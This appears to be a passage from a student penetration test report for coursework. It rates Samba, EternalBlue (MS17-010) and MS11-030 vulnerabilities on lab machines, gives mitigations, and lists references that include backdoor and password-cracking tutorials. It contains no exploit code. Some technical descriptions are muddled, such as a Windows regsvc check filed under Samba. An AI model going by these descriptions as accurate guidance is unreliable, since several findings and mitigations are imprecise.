(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from - NMAP.ORG about CSRF vulnerabilities - vuln NSE Category. (2021). Retrieved 2 March 2021, <Https://Nmap.Org/Nsedoc/Categories/Vuln.Html>. <Https://nmap.org/nsedoc/categories/vuln.html> and from OWASP - Cross Site Request Forgery (CSRF) | OWASP Foundation. (n.d.). <Https://Owasp.Org/Www-Community/Attacks/Csrf>. <Https://owasp.org/www-community/attacks/csrf> and – http-csrf NSE Script. (2021). Retrieved 1 March 2021, from <Https://Nmap.Org/Nsedoc/Scripts/Http-Csrf.Html>. <Https://nmap.org/nsedoc/scripts/http-csrf.html> and Cross Site Request Forgery (CSRF) | OWASP Foundation. (2021). Retrieved 1 March 2021, from <Https://owasp.org/www-community/attacks/csrf> and (2021). Retrieved 1 March 2021, from <Https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/>, <Https://www.cvedetails.com/cve/CVE-2017-0143/>)

## Samba Multiple Vulnerabilities

**Rating:** High

**Vulnerability Type:** Denial of Service

**Affected System:** Samba

**Description:** As we can see from my screenshot, checks if a Microsoft Windows 2000 system is vulnerable to a crash in regsvc caused by a null pointer dereference. This check will crash the service if it is vulnerable and requires a guest account or higher to work. There are **2 X** vulnerabilities were discovered within the Samba Smbd daemon which allow any attacker to trigger a null pointer dereference or an uninitialised variable read by sending specific Sessions Setup AndX query; as a result, the successful exploitation will be a denial of service (DoS).

**Impact:** DIRECT TO SAMBA

Any remote attacker can cause of a denial of service (DoS) within the Samba Daemon.

**Mitigation:**

Update to version 3.5.2 or 3.4.8 from – <Http://samba.org/>,

Follow comprehensive DDoS protection, and automatically detect and mitigate attacks on websites, applications, networks, DNS and IPs.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – (2021). Retrieved 1 March 2021, from <Https://nmap.org/nsedoc/scripts/smb-vuln-regsvc-dos.html>, <Https://www.exploit-db.com/exploits/12588> and DDoS Protection Starts with Identifying the Threats. (2021). Retrieved 1 March 2021, from [Https://try.imperva.com/ddosprotection/?utm\\_source=google&utm\\_medium=paidsearch&utm\\_campaign=jm-fy20q3-nonbrand&utm\\_content=gs\\_1975154639\\_113950155565\\_487989043902\\_ddos&qclid=Cj0KCQiAj9iBBhCJARIsAE9qRtBquij6wWg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApl-EALw\\_wcB](Https://try.imperva.com/ddosprotection/?utm_source=google&utm_medium=paidsearch&utm_campaign=jm-fy20q3-nonbrand&utm_content=gs_1975154639_113950155565_487989043902_ddos&qclid=Cj0KCQiAj9iBBhCJARIsAE9qRtBquij6wWg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApl-EALw_wcB))

## For Windows - 192.168.10.20

## MS17-010 EternalBlue Vulnerabilities

**Rating:** CRITICAL

**Vulnerability Type:** Execute Code

**Affected System:** Only Windows operating systems, anything that uses the SMBv1. Because it is (EternalBlue) ability to compromise networks, if one device is infected by malware via EternalBlue, every single device connected to the network is at risk.

**Description:** It attempts to detect if a Microsoft SMBv1 server is vulnerable to a remote code execution vulnerability (ms17-010 or EternalBlue). This vulnerability is actively exploited by **WannaCry** and **Petya** ransomware and other malware.

**Impact: ENTIRE NETWORK**

This exploit potentially allows cyber threat actors to compromise the whole network.

**Mitigation:**

Avast has created powerful antivirus software to block harmful ransomware attacks like WannaCry and Petya; therefore, we can use that.

Alongside this, Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016.

We can use Eset's tool to check whether this version of Windows is vulnerable or not.

Wherever appropriate, disable SMBv1 on all systems and utilize SMBv2 or SMBv3, after appropriate testing.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from CIS – Center for Internet Security - CIS (Center for Internet Security). (2019, January 8). MS-ISAC Security Primer - EternalBlue. CIS. <https://www.cisecurity.org/white-papers/ms-isac-security-primer-eternal-blue/> and – Microsoft Security Bulletin MS17-010 - Critical. (2021). Retrieved 1 March 2021, from <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010> and What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?. (2021). Retrieved 1 March 2021, from <https://www.avast.com/c-externalblue#:~:text=What%20is%20EternalBlue%3F&text=Although%20the%20EternalBlue%20exploit%20%E2%80%94%20officially,for%20ransomware%20and%20other%20cyberattacks> and smb-vuln-ms17-010 NSE Script. (2021). Retrieved 1 March 2021, from <https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html> and (2021). Retrieved 1 March 2021, from <https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf> and MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya). (2021). Retrieved 1 March 2021, from <https://www.tenable.com/plugins/nessus/97737> and CVE-2017-0143 : The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows. (2021). Retrieved 1 March 2021, from <https://www.cvedetails.com/cve/CVE-2017-0143/>)

## MS11-030 DNS Resolution Vulnerabilities

**Rating: CRITICAL**

**Vulnerability Type:** Execute Code

**Affected System:** I would say, on Windows Vista, 2008, 7, and 2008 R2, but the issue can be exploited remotely. Bear in mind, Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires a special application for local access.

**Description:** This security update settles a privately reported vulnerability in Windows DNS resolution, and the vulnerability could allow any remote code execution if an attacker gained access to the network, and then created a custom program to send specially crafted LLMNR broadcast queries into the target systems.

(This quote taken from LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from <https://www.gfihispana.com/lannetscan/msfullreport.htm>)

**Impact: NETWORK SYSTEM**

The network system could affect from attacks, which originate outside the enterprise perimeter.

### Mitigation:

The best practice is standard default firewall configurations, which can help protect networks from attacks that originate outside the enterprise perimeter. Also, Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2, which we can find online.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and from - from LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from <https://www.gfihispana.com/lannetscan/msfullreport.htm> and from VULNERS - This script is Copyright (C) 2011-2020 and is owned by Tenable, Inc. or an Affiliate thereof. (2011, April 21). MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check). Vulners Database. <https://vulners.com/nessus/LLMNR-MS11-030.NASL> and from tenable - Nessus Product Family. (2021, March 1). Tenable®. <https://www.tenable.com/products/nessus> and from – MS11-030 - Critical : Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) - Version: 1.1. (2021). Retrieved 1 March 2021, from <https://www.cvedetails.com/microsoft-bulletin/ms11-030/> and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check). (2021). Retrieved 1 March 2021, from Tenable®. <https://www.tenable.com/plugins/nessus/53514> and B. (2017, October 11). Microsoft Security Bulletin MS11-030 - Critical. Microsoft Docs. <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030> and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) | ManageEngine Desktop Central. (2021). Retrieved 1 March 2021, from <https://www.manageengine.com/products/desktop-central/patch-management/MS11-030.html#:~:text=MS11%2D030%20Bulletin%20Details&text=This%20security%20update%20resolves%20a,queries%20to%20the%20target%20systems>

## General recommendations

1. Network topology and segmentation always should keep a very high standard.
2. Always need to be careful when Configure anything on the system.
3. They should keep up with upgrades and patching processes when required.
4. Company enforcement and security policy should implement.
5. Need to improve more regarding the company's staff training and job role awareness.
6. Always need to monitor the company network, if possible, set an SoC team for Intrusion Detection and any Incident Response processes.
7. Any new and upcoming developments in IT

N.B - The main important point for the small office of SME is, they should start the best practice of my recommendations; especially, they should rectify those remediation part I have mentioned above.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2 and 3, from Dr. Christo's video lecture, my own evaluation, from NIST – (2021). Retrieved 1 March 2021, from <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf> and Offensive Security - (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf) and UC Berkeley - Continuous Vulnerability Assessment & Remediation Guideline | Information Security Office. (2021). Retrieved 1 March 2021, from <Https://Security.Berkeley.Edu/Continuous-Vulnerability-Assessment-Remediation-Guideline#:~:Text=secured%20against%20vulnerabilities.-,Recommendations.Unauthorized%20access%20to%20covered%20data.>

[https://security.berkeley.edu/continuous-vulnerability-assessment-remediation-guideline#:~:text=secured%20against%20vulnerabilities.,Recommendations.unauthorized%20access%20to%20covered%20data\)](https://security.berkeley.edu/continuous-vulnerability-assessment-remediation-guideline#:~:text=secured%20against%20vulnerabilities.,Recommendations.unauthorized%20access%20to%20covered%20data))

## Raw output data (appendices)

- Tools I have used are, **Kali VM, Nmap, Nessus, OpenVas**; also, I have given 2 **virtual machines** from the small company office of an **SME**.
- Outputs, Sample sessions and Screenshots – All have **attached** above.

(Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

## Conclusion

The Penetration testing, I have done for the small office of an SME, which will help them to mitigate the threats of the above risks. However, the best security practices should be started as soon as they can in order to secure their business from evil eyes.

(Ideas from 7024 CEM course materials, Dr. Christo's question, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf), Horangi Cyber Security - (2021). Retrieved 1 March 2021, from <https://www.horangi.com/>)

## References

[1] Ideas from 7024 CEM course materials, Day 5 -1, second part, Day 1 – 2, and from Day 1 – 2, the big question and own evaluation, and from – NIST SP 800-115 and Scarfone, K. (2008, September 30). SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC.

Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. <https://csrc.nist.gov/publications/detail/sp/800-115/final>

[2] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and my own evaluation.

[3] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and my own evaluation.

[4] Ideas from 7024 CEM course materials, Day 5 -1, first part, second part, Day 1 – 2, and from Day 1 – 1, part five and six, Day 1 – 2, big question, part five, part six, and own evaluation, and from – NIST SP 800-115 - Scarfone, K. (2008, September 30). SP 800-115, Technical Guide to Information Security Testing and Assessment | CSRC. Https://Csrc.Nist.Gov/Publications/Detail/Sp/800-115/Final. <https://csrc.nist.gov/publications/detail/sp/800-115/final>, PTES - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page) and from Offensive Security - (2021). Retrieved 1 March 2021 from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

[5] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and - Samba 4.8.3 - Release Notes. (2021). Retrieved 1 March 2021, from <https://www.samba.org/samba/history/samba-4.8.3.html> and Multiple vulnerabilities in Samba. (2021). Retrieved 1 March 2021, from <https://www.cybersecurity-help.cz/vdb/SB2019102910> and Samba Samba 4.8.3 : Related security vulnerabilities. (2021). Retrieved 1 March 2021, from

<https://www.cvedetails.com/version/259096/Samba-Samba-4.8.3.html>, <https://www.cvedetails.com/cve/CVE-2017-0143/>

[6] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – http-csrf NSE Script. (2021). Retrieved 1 March 2021, from <Https://Nmap.Org/Nsedoc/Scripts/Http-Csrf.Html>. <https://nmap.org/nsedoc/scripts/http-csrf.html> and Cross Site Request Forgery (CSRF) | OWASP Foundation. (2021). Retrieved 1 March 2021, from <https://owasp.org/www-community/attacks/csrf> and (2021). Retrieved 1 March 2021, from <https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/>, <https://www.cvedetails.com/cve/CVE-2017-0143/>

[7] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – (2021). Retrieved 1 March 2021, from <https://nmap.org/nsedoc/scripts/smb-vuln-regsvc-dos.html>, <https://www.exploit-db.com/exploits/12588> and DDoS Protection Starts with Identifying the Threats. (2021). Retrieved 1 March 2021, from [https://try.imperva.com/ddosprotection/?utm\\_source=google&utm\\_medium=paidsearch&utm\\_campaign=jm-fy20q3-nonbrand&utm\\_content=gs\\_1975154639\\_113950155565\\_487989043902\\_ddos&qclid=Cj0KCQiAj9iBBhCJARlsAE9qRtBquij6wVg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApl-EALw\\_wcB](https://try.imperva.com/ddosprotection/?utm_source=google&utm_medium=paidsearch&utm_campaign=jm-fy20q3-nonbrand&utm_content=gs_1975154639_113950155565_487989043902_ddos&qclid=Cj0KCQiAj9iBBhCJARlsAE9qRtBquij6wVg7X9LfBj0wUAA39Z0VT93Ek7CG80P4jmWwDX0-VK68AQaApl-EALw_wcB)

[8] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – Microsoft Security Bulletin MS17-010 - Critical. (2021). Retrieved 1 March 2021, from <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010> and What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?. (2021). Retrieved 1 March 2021, from <https://www.avast.com/c- eternalblue#:~:text=What%20is%20EternalBlue%3F&text=Although%20the%20EternalBlue%20exploit%20%E2%80%94%20officially,for%20ransomware%20and%20other%20cyberattacks> and [smb-vuln-ms17-010.NSE](https://www.smb-vuln-ms17-010.NSE) Script. (2021). Retrieved 1 March 2021, from <https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html> and (2021). Retrieved 1 March 2021, from <https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf> and MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya). (2021). Retrieved 1 March 2021, from <https://www.tenable.com/plugins/nessus/97737> and CVE-2017-0143 : The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows. (2021). Retrieved 1 March 2021, from <https://www.cvedetails.com/cve/CVE-2017-0143/>

[9] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, and – MS11-030 - Critical : Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) - Version: 1.1. (2021). Retrieved 1 March 2021, from <https://www.cvedetails.com/microsoft-bulletin/ms11-030/> and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check). (2021). Retrieved 1 March 2021, from Tenable®. <https://www.tenable.com/plugins/nessus/53514> and B. (2017, October 11). Microsoft Security Bulletin MS11-030 - Critical. Microsoft Docs. <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030> and MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) | ManageEngine Desktop Central. (2021). Retrieved 1 March 2021, from <https://www.manageengine.com/products/desktop-central/patch-management/MS11-030.html#:~:text=MS11%2D030%20Bulletin%20Details&text=This%20security%20update%20resolves%20a,queries%20to%20the%20target%20systems>

[10] Ideas from 7024 CEM course materials, Day 5 - 2, part 2 and 3, from Dr. Christo's video lecture, my own evaluation, from NIST – (2021). Retrieved 1 March 2021, from <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf> and Offensive Security - (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf) and UC Berkeley - Continuous Vulnerability Assessment & Remediation Guideline | Information Security Office. (2021). Retrieved 1 March 2021, from <Https://Security.Berkeley.Edu/Continuous-Vulnerability-Assessment-Remediation-Guideline#:~:Text=secured%20against%20vulnerabilities.-,Recommendations.Unauthorized%20access%20to%20covered%20data>. <https://security.berkeley.edu/continuous-vulnerability-assessment-remediation-guideline#:~:Text=secured%20against%20vulnerabilities.-,Recommendations.unauthorized%20access%20to%20covered%20data>

[11] Ideas from 7024 CEM course materials, Day 5 - 2, part 2, from Dr. Christo's video lecture, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

[12] Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.

[13] Ideas from 7024 CEM course materials, Dr. Christo's question, my own evaluation, from Offensive Security – (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf), Horangi Cyber Security - (2021). Retrieved 1 March 2021, from <https://www.horangi.com/>

[14] (Ideas from 7024 CEM course materials, Assessment, Ethical Hacking coursework brief, EHcoursework2021S2 – Google Drive, Day 1 -1 and 1-2, and own evaluation.

[15] Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, task from Dr. Christo on community page, from assessment question paper, Penetration Test Report by Offensive Security - (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf) and my own evaluation.

[16] Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, Dr. Christo's video lecture, Nmap Scripting Engine (NSE) - Nmap Scripting Engine (NSE) | Nmap Network Scanning. (2021). Retrieved 1 March 2021, from <https://nmap.org/book/man-nse.html> and my own evaluation.

[17] Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, reconnaissance via Kali VM (firefox), and my own evaluation.

[18] Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster package description – Kali Tools - (2021). Retrieved 1 March 2021, from <https://tools.kali.org/web-applications/dirbuster> and my own evaluation.

[19] Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster and my own evaluation.

[20] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 1, task from Dr. Christo on lab page, Vulnerability scanning by Nessus, Nessus professional - Nessus Professional. (2021). Retrieved 1 March 2021, from <https://www.tenable.com/products/nessus/nessus-professional> and my own evaluation.

[21] Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.

[22] This script is Copyright (C) 2011-2020 and is owned by Tenable, Inc. or an Affiliate thereof. (2011, April 21). MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check). Vulners Database. <https://vulners.com/nessus/LLMNR-MS11-030.NASL>

[23] Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.

[24] Nessus Product Family. (2021, March 1). Tenable®. <https://www.tenable.com/products/nessus>

[25] LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from <https://www.gfihispana.com/lannetscan/msfullreport.htm>

[26] CIS (Center for Internet Security). (2019, January 8). MS-ISAC Security Primer - EternalBlue. CIS. <https://www.cisecurity.org/white-papers/ms-isac-security-primer-eternal-blue/>

[27] vuln NSE Category. (2021). Retrieved 2 March 2021, Https://Nmap.Org/Nsedoc/Categories/Vuln.Html. <https://nmap.org/nsedoc/categories/vuln.html>

[28] Cross Site Request Forgery (CSRF) | OWASP Foundation. (n.d.). Https://Owasp.Org/Www-Community/Attacks/Csrf. <https://owasp.org/www-community/attacks/csrf>

[29] PenTest Labs - <https://pentest-labs.com/1018/brute-force-directories-and-files-names-on-web-application/>

[30] For all above - Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, task on lab page by Dr. Christo, RAPID Metasploit, Metasploit in Action - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from <https://www.metasploit.com/> and my own evaluation.

[31] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, task from Dr. Christo on lab page, obtaining password hashes using hashdump, O'REILLY - Metasploit Revealed: Secrets of the Expert Pentester. (2021). Retrieved 1 March 2021, from <https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/e1d79ad3-0ba0-41e4-9082-9590cfa0089e.xhtml> and JOHN THE RIPPER, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/john-ripper/> and my own evaluation.

[32] Ideas from 7024 CEM course materials and JOHN THE RIPPER, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/john-ripper/>

[33] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> and my own evaluation.

[34] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from <https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/> and my own evaluation.

[35] Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/> and Persistent Netcat Backdoors – Offensive Security - (2021). Retrieved 1 March 2021, from <https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/> and my own evaluation. PTES - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page) and from Offensive Security - (2021). Retrieved 1 March 2021, from [https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration\\_testing\\_sample\\_report.pdf](https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf)

[36] TheLinuxOS. (2018, April 6). Create Backdoor for Linux Systems. YouTube. [https://www.youtube.com/watch?v=DVBx6HCQo8I&ab\\_channel=TheLinuxOS](https://www.youtube.com/watch?v=DVBx6HCQo8I&ab_channel=TheLinuxOS)

[37] Garron, G. (n.d.). Run a program or script every 5 or X minutes or hours. <Https://Www.Garron.Me/En/Linux/Run-Cronjob-Every-5-Five-Minutes-Hours.Html>. Retrieved 25 April 2021, from <https://www.garron.me/en/linux/run-cronjob-every-5-five-minutes-hours.html>